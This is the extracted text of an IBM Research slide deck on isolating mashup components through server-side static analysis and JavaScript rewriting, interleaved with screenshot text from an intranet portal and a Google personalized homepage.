



IBM Research

Mashup Component Isolation via Server-Side Analysis and Instrumentation

K. Vikram / Cornell University

Michael Steiner/ IBM T.J. Watson Research Center

File Edit View Go Bookmarks Tools Help untrusted w3.ibm.com

Joanne Icken http://w3.ibm.com/w3odw/spg/index_default.html

Google madwifi fatal error: could not get rang Search PageRank AutoLink AutoFill madwifi fatal error could not get

Home Page of Michael Steiner On Demand Workplace | Ho... Global Print home | Search res... Printer on localhost - CUPS v1... AoT SP06 - 2006 IBM AoT Sy...

Sign in IBM's On Demand Workplace w3 Home BluePages HelpNow Feedback

Home Career and life Help

Sign In

Internet e-mail ID:

(e.g., joe@us.ibm.com)

Password:

[Forgot your password?](#)

What's new

Currently, there are no new items

Essential links

- [About IBM](#)
- [About w3](#)
- [Buy on demand](#)
- [Collaboration Central](#)
- [Corporate Security](#)
- [Customer Reference Materials](#)
- [Emergency Planning](#)
- [Expense Reimbursement](#)
- [Global Print](#)
- [IBM Business Controls](#)
- [IBM Club](#)
- [IBM SiteSrv](#)
- [IBM Standard Software Installer](#)
- [IBM ThinkPlace](#)
- [IBM Travel](#)
- [IT Help Central](#)
- [IT Security](#)
- [IT Security \(2006 Update\)](#)
- [IT Tools](#)
- [On Demand Business](#)
- [On Demand Community](#)
- [Presentation Central](#)
- [w3 Directory](#)

[Terms of use](#)

News

Top stories [Past 7 days >](#)

Patently clear

IBM's new intellectual property policy sets code of conduct for patent community. [Profiled for all IBM]

IBMers sound off on IT improvements

Listen in as your colleagues share their stories of IT salvation. [Profiled for all IBM]

The Value of Trust

New executive level position highlights IBM's commitment to unsurpassed trust and compliance. [Profiled for all IBM]

The Jam is over...for now

Thank you to all who jammed. Continue to collaborate with the InnovationJam wiki. [Profiled for all IBM]

In the news [Past 7 days >](#)

Hoping to Be a Model, I.B.M. Will Put Its Patent Filings Online

I.B.M., the nation's largest patent holder, will publish its patent filings on the Web for public review as part of a new policy that the company hopes will be a model for others. [The New York Times]

Media Snapshot - September 25

Hire & Higher... India, IBM Set Out To Build Billion-Person Web Portal... Hackers' Use of Web Applications in Attacks Rises... H-P CEO: Attended Meeting Where Probe Discussed [Communications]

Venture Investing as a Strategy, Not to Make Money

IBM encourages venture investors to turn start-ups, especially those in the software area, into I.B.M. partners. [The New York Times]

Media Snapshot - September 22

Venture Investing as a Strategy, Not to Make Money... While H-P Spied, Rivals Such As EMC Got Busy... Oracle Crows--and SAP Fights Back... The Smartest Machines on Earth [Communications]

Media Snapshot - September 21

IBM says to add 3,000 new employees in India... CA aims \$6m at customer satisfaction... Dell Chosen As Part Of The Army's Latest Initiative To Standardize Technology... Japanese Fret That Quality Is in Decline [Communications]

[View all of today's news](#) | [News archive index](#)
[Go to MyNews](#)

Improve the content of this portlet by updating your profile: [Modify work-related information](#)

Search

BluePages

Search type
Name

Search for

[Advanced search](#)

Other searches

- ☒ IBM web pages (w3 and ibm.com)
- ☐ IBM forums, blogs, and wikis
- ☐ IBM news articles
- ☐ IBM training (site search)

[Advanced search](#)

Market report

Quoted at 10:50 AM EDT on 26 Sep.
[Refresh](#)

Symbol	Current	+/-
IBM	81.87	-0.13

Indices

Indices	Last
AMEX	1,904.32
DOWJONES	11,628.32
FTSE	5,865.00
HANG SENG	17,308.08
NIKKEI	15,557.45
S&P 500	1,331.78
NASDAQ	2,253.04
NYSE	8,422.97

[View full market report](#)
[Go to the scorecard home page](#)


Ways of Interference ..

- **JavaScript**
 - DOM objects & events, library and runtime objects, ...
- **HTML**
 - Split/wrap attack, <BASE>, ...
- **Credentials**
 - CSRF, ...
- **UI**
 - Phishing


Needed: Isolation

- **Isolated & authenticifiable component as foundation**
 - Fine-granular
 - Same-origin does not really cut it
 - Isolate & hide
 - DOM sub tree
 - JS sub-namespace & browser resources (cookies)
 - Limited component-authenticated back-end communication
 - Data-services only
- **Component-to-component communication built on top**
 - Async & restricted type (JSON)
 - Information-hiding useful for aspects other than security ...


Our Approach



Our Approach




Close-up on Tagger



- **Checks syntactic constraints on HTML**
- **Checks well-formedness of Javascript**
- **Wraps up markup within a DIV element, call it `root(domain)`**
- **Marks component domain boundaries**

Close-up on Analyzer



- **Models the HTML as Javascript objects**
- **Model host objects and library code as global Javascript objects with their own domain**
- **Uses the IBM CAPA/DOMO framework for *static* analysis**
- **Produces a call graph, with SSA instructions**

Close-up on Analyzer

- **Restricting Tree-Walking**


$\forall I \in CG.[y = x.parentNode] \Vdash PS(y) \sqsubseteq PS(root(domain(this)).parentNode) = \top$

- **Maintaining HTML consistency invariants**

$\forall I \in CG.[x.insertChild(y)] \Vdash isValidChild(y,x)$

- **Maintaining Integrity of Data/Code**

$\forall I \in CG.[y := x] \Vdash domain(y) \blacklozenge domain(x)$



Information Flow Lattice for Integrity


CG: Call Graph

PS(x): Points-to Set of x

domain(x): domain in which
x was defined

isValidChild(y,x): true iff y
is allowed to be a child of x
by the HTML DTD

Close-up on Rewriter



- **Namespace isolation**
 - using unique prefixes and rewriting
- **Statically undecidable steps**
 - E.g. Tree-walking
- **Component credentials**
 - for back-end communication
- **Rewriting system objects to local images**
 - `document to root (context (this))`

Challenges

■ **Restricted Programming Model**

- Banned: eval & friends; modification of system objects; flash, java, ...
 - No ``real'' limitation in expressivity ...
 - ... but
 - standards go in opposite direction? against ``nature''? While mostly good convenient programming practice, sometimes very inconvenient!
- ➔ *tool/framework support needed!*

■ **Tamper-resistance**

- Browser evolution, extensions, proxy/server, ...
- ➔ *Usual arms race?*

■ **Performance Considerations**

- Analysis of generating code (JSP)
 - Certification/proof-carrying code
- ➔ *Safe higher-level programming language, e.g., GWT meets SIF?*

Related Work

- **JavaScript security:**

- Anupam et al, UXSEC'98 & USITS'99.

- **Static analysis/rewriting**

- JavaScript: Reis et al, OSDI'06; Yu et al, POPL'07.
- Lots of work for other language & environment (e.g., IRM for Java, Singularity on OS level, ...)

- **Browser modifications**

- Jim et al, WWW'07; Erlingsson et al, HotOS'07.
- Vogt et al, NDSS'07.
- Multi-domain Browser-OS: Cox et al, S&P 2006.



IBM Research

BACKUP

Google - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

← → ↺ × 🏠 🌐

http://www.google.com/ig

Go

Getting Started

Add content »

kvikram@gmail.com | [Classic Home](#) | [Search History](#) | [My Account](#) | [Sign out](#)

Google

Web Images Groups News Froogle Maps more »

Google Search I'm Feeling Lucky

Advanced Search Preferences Language Tools

To-Do List

edit

New Item: Add

high Internship Presentation - 08-08-06 x

Joke of the Day

edit

Smoking in the Rain - Two old ladies were waiting for a bus...

Your Family Is So Poor - Your family is so poor, when I went to your ...

This Is Your On Drugs - Two young guys were picked...

Google News

edit

Africa's devastating challenge: HIV/AIDS and extreme poverty - Seattle Post Intelligencer

Clijsters loses cool in straight-set win over Martina Hingis - Taipei Times

Tigers stage another comeback - DetNews.com

How to of the Day


edit


How to Prepare for a Hurricane


How to Make a Duct Tape Wallet

How to Fix a Scratched CD

Orkut Birthdays

 Animashree A August 13

 Dhiman Gupta August 14

 Jed Liu August 16

Movies

edit

Showtimes for 14850 »

Talladega Nights: The Ballad of Ricky Bobby 1hr 50min - Rated PG-13

★★★★☆ 16 reviews

The Google 15


Date	Weight
Sun 8/6	<input type="text"/>
Sat 8/5	<input type="text"/>
Fri 8/4	<input type="text"/>
Thu 8/3	<input type="text"/>
Wed 8/2	<input type="text"/>
Tue 8/1	<input type="text"/>
Mon 7/31	<input type="text"/>
Sun 7/30	<input type="text"/>
Sat 7/29	<input type="text"/>
Fri 7/28	<input type="text"/>
Thu 7/27	<input type="text"/>
Wed 7/26	<input type="text"/>
Tue 7/25	<input type="text"/>
Mon 7/24	<input type="text"/>

Goal Weight:

I'm Feeling Healthy

[summary](#) | [close edit](#) | [about](#)

Driving Directions


 From:

To:

Go

Nasa Image of the Day

edit



Gmail

edit

[Inbox \(35\)](#) [Hide preview](#)

Itinerary, me (2) - CanJet Travel Itinerary - Forwarded messa 12:05am

BestBuy Online - How was your store pickup experience? Aug 5

Deb @ (2) - HAPPY FRIENDSHIP'S DAY..... Aug 5

me, Chaitanya (5) - Single Entry Visa - 1-607-342-2471 On Aug 5

NYTimes.com - Today's Headlines: Risks Escalate as Isra Aug 5

TIME Magazine Online: Top Stories

edit

Cuba After Castro: Can Miami's Exiles Reclaim Their Stake?

Who Will Disarm Hizballah? Not the Lebanese Army

Can Breast Feeding Ease Stress Later in Life?

Stock Market

edit

GOOG	373.85	-1.54 (-0.41%)
IBM	75.91	-0.42 (-0.55%)

Delayed at least 15 minutes unless otherwise indicated. [Disclaimer](#)

Technology

edit

Researchers: E-passports pose security risk

CNET News.com - [all 116 related »](#)

Google pays for AP news content shocker

Silicon.com - [all 113 related »](#)

iPod Rides Shotgun in New Cars

Red Herring - [all 372 related »](#)

Weather

edit





White Plains, NY

70°F

Mostly Cloudy

Wind: N at 7 mph

Humidity: 64%

Today	Mon	Tue	Wed
			
81° 66°	86° 67°	83° 63°	81° 62°

Quotes of the Day

edit

Living hell is the best revenge.

- Adrienne E. Gusoff

Everyone is born with genius, but most people only keep it a few

Homepage Content Directory - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

← → ↺ × 🏠 🌐

http://www.google.com/ig/directory?start=168&sa=N

Go

Getting Started

« Back to homepage

kvikram@gmail.com | Classic Home | Search History | My Account | Sign out

Google

Search Homepage Content [Add by URL](#)

e.g. calendar, Dilbert, Washington Post

Add content to your homepage [more »](#)

All

News

Tools

Communication

Fun & Games

Finance


Sports

Lifestyle

Technology


New content

Abide in Christ Daily Devotions




+ Add it now

Quote of the Moment




+ Add it now

Wired News: Gadgets and Gizmos




+ Add it now

Photos from SI.com




+ Add it now

The Motley Fool




+ Add it now

Tom's Hardware




+ Add it now

Science: Current Issue




+ Add it now

Google Reader (Labs)




+ Add it now

US Weather Radar




+ Add it now

Macworld




+ Add it now

MindMaster




+ Add it now

Netflix Quick Access




+ Add it now

DIGG




+ Add it now

Fark.com




+ Add it now

Cartoonists Universal Jokes




+ Add it now

MP3.com




+ Add it now

MP3 programs: Morning Edition




+ Add it now

ESPN.com - College Football




+ Add it now

AnyCam




+ Add it now

washingtonpost.com - Today's Highlights




+ Add it now

SPACE.com




+ Add it now

Loan Calculator




+ Add it now

Engadget



+ Add it now

Laszlo ClockBlox



+ Add it now

You are about to add a feature that was not created by Google. Preference settings and other information you enter in order to use this feature may be available to the feature's provider. Do you wish to continue?

OK Cancel

Much of the content in this directory was developed by other companies or by Google's users, not by Google. Google makes no promises or representations about its performance, quality, or content. Google doesn't charge for inclusion in this directory or accept payment for better placement. [More information for feed owners](#). [More information for developers](#).

[Privacy Policy](#) - [Help](#) - [About Google](#)

http://www.google.com/ig/directory?num=24&url=http://www.santabanta.com/rss/jokes.asp&q=&start=168

Google - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

← → ↺ × 🏠 🌐

http://www.google.com/ig

Go

Getting Started

Add content »

kvikram@gmail.com | Classic Home | Search History | My Account | Sign out

Web Images Groups News Froogle Maps more »

Google

Google Search I'm Feeling Lucky

Advanced Search Preferences Language Tools

DIGG

Module requires inlining. Inline modules can alter other parts of the page, and could give its author access to information including your Google cookies and preference settings for other modules. Click [OK](#) if you trust this module's author or [delete](#) to remove this module.

To-Do List

New Item: Add

High Internship Presentation 08-08-06

Joke of the Day

Smoking in the Rain - Two old ladies were waiting for a bus...

Your Family Is So Poor - Your family is so poor...

This Is Your On Drugs - Two young guys...

Google News

Africa's devastating challenge: HIV/AIDS and Post Intelligencer

Clijsters loses cool in straight-set win over M... Times

Tigers stage another comeback - DetNews.c...


How to of the Day


How to Prepare for a Hurricane


How to Make a Duct Tape Wallet

How to Fix a Scratched CD

Orkut Birthdays

 Sumit Jha August 5

 Karthick Chandraseker August 9

 Madhur Ambastha August 11

The Google 15

Date	Weight
Sun 8/6	<input type="text"/>
Sat 8/5	<input type="text"/>
Fri 8/4	<input type="text"/>
Thu 8/3	<input type="text"/>
Wed 8/2	<input type="text"/>
Tue 8/1	<input type="text"/>
Mon 7/31	<input type="text"/>

Gmail

Inbox (35) Hide preview

Itinerary, me (2) - CanJet Travel Itinerary - Forwarded messa 12:05am

BestBuy Online - How was your store pickup experience? Aug 5

Deb @ (2) - HAPPY FRIENDSHIP'S DAY..... Aug 5

me, Chaitanya (5) - Single Entry Visa - 1-607-342-2471 On Aug 5

NYTimes.com - Today's Headlines: Risks Escalate as Isra Aug 5

TIME Magazine Online: Top Stories

Cuba After Castro: Can Miami's Exiles Reclaim Their Stake?

Who Will Disarm Hizbullah? Not the Lebanese Army

Stress Later in Life?

373.85 -1.54 (-0.41%)

75.91 -0.42 (-0.55%)

unless otherwise indicated. Disclaimer

ut E-Passports

Agency for news content

y of iPod

ated »

DIGG

Module requires inlining. Inline modules can alter other parts of the page, and could give its author access to information including your Google cookies and preference settings for other modules. Click [OK](#) if you trust this module's author or [delete](#) to remove this module.

To-Do List


New Item: Add

From:

To:

Go

Nasa Image of the Day



Weather

White Plains, NY

70°F

Mostly Cloudy

Wind: N at 7 mph

Humidity: 64%

Today 81° | 66°

Mon 86° | 67°

Tue 83° | 63°

Wed 81° | 62°

Quotes of the Day

Living hell is the best revenge.


- Adrienne E. Gusoff

Everyone is born with genius, but most people only keep it a few


Outline

- **Abstract Model**
- **The Browser**
 - DOM + JavaScript
- **Classes of Attacks**
- **Solution Scheme**
 - The Tagger/Analyzer/Rewriter
- **Conclusions**


More about Portals



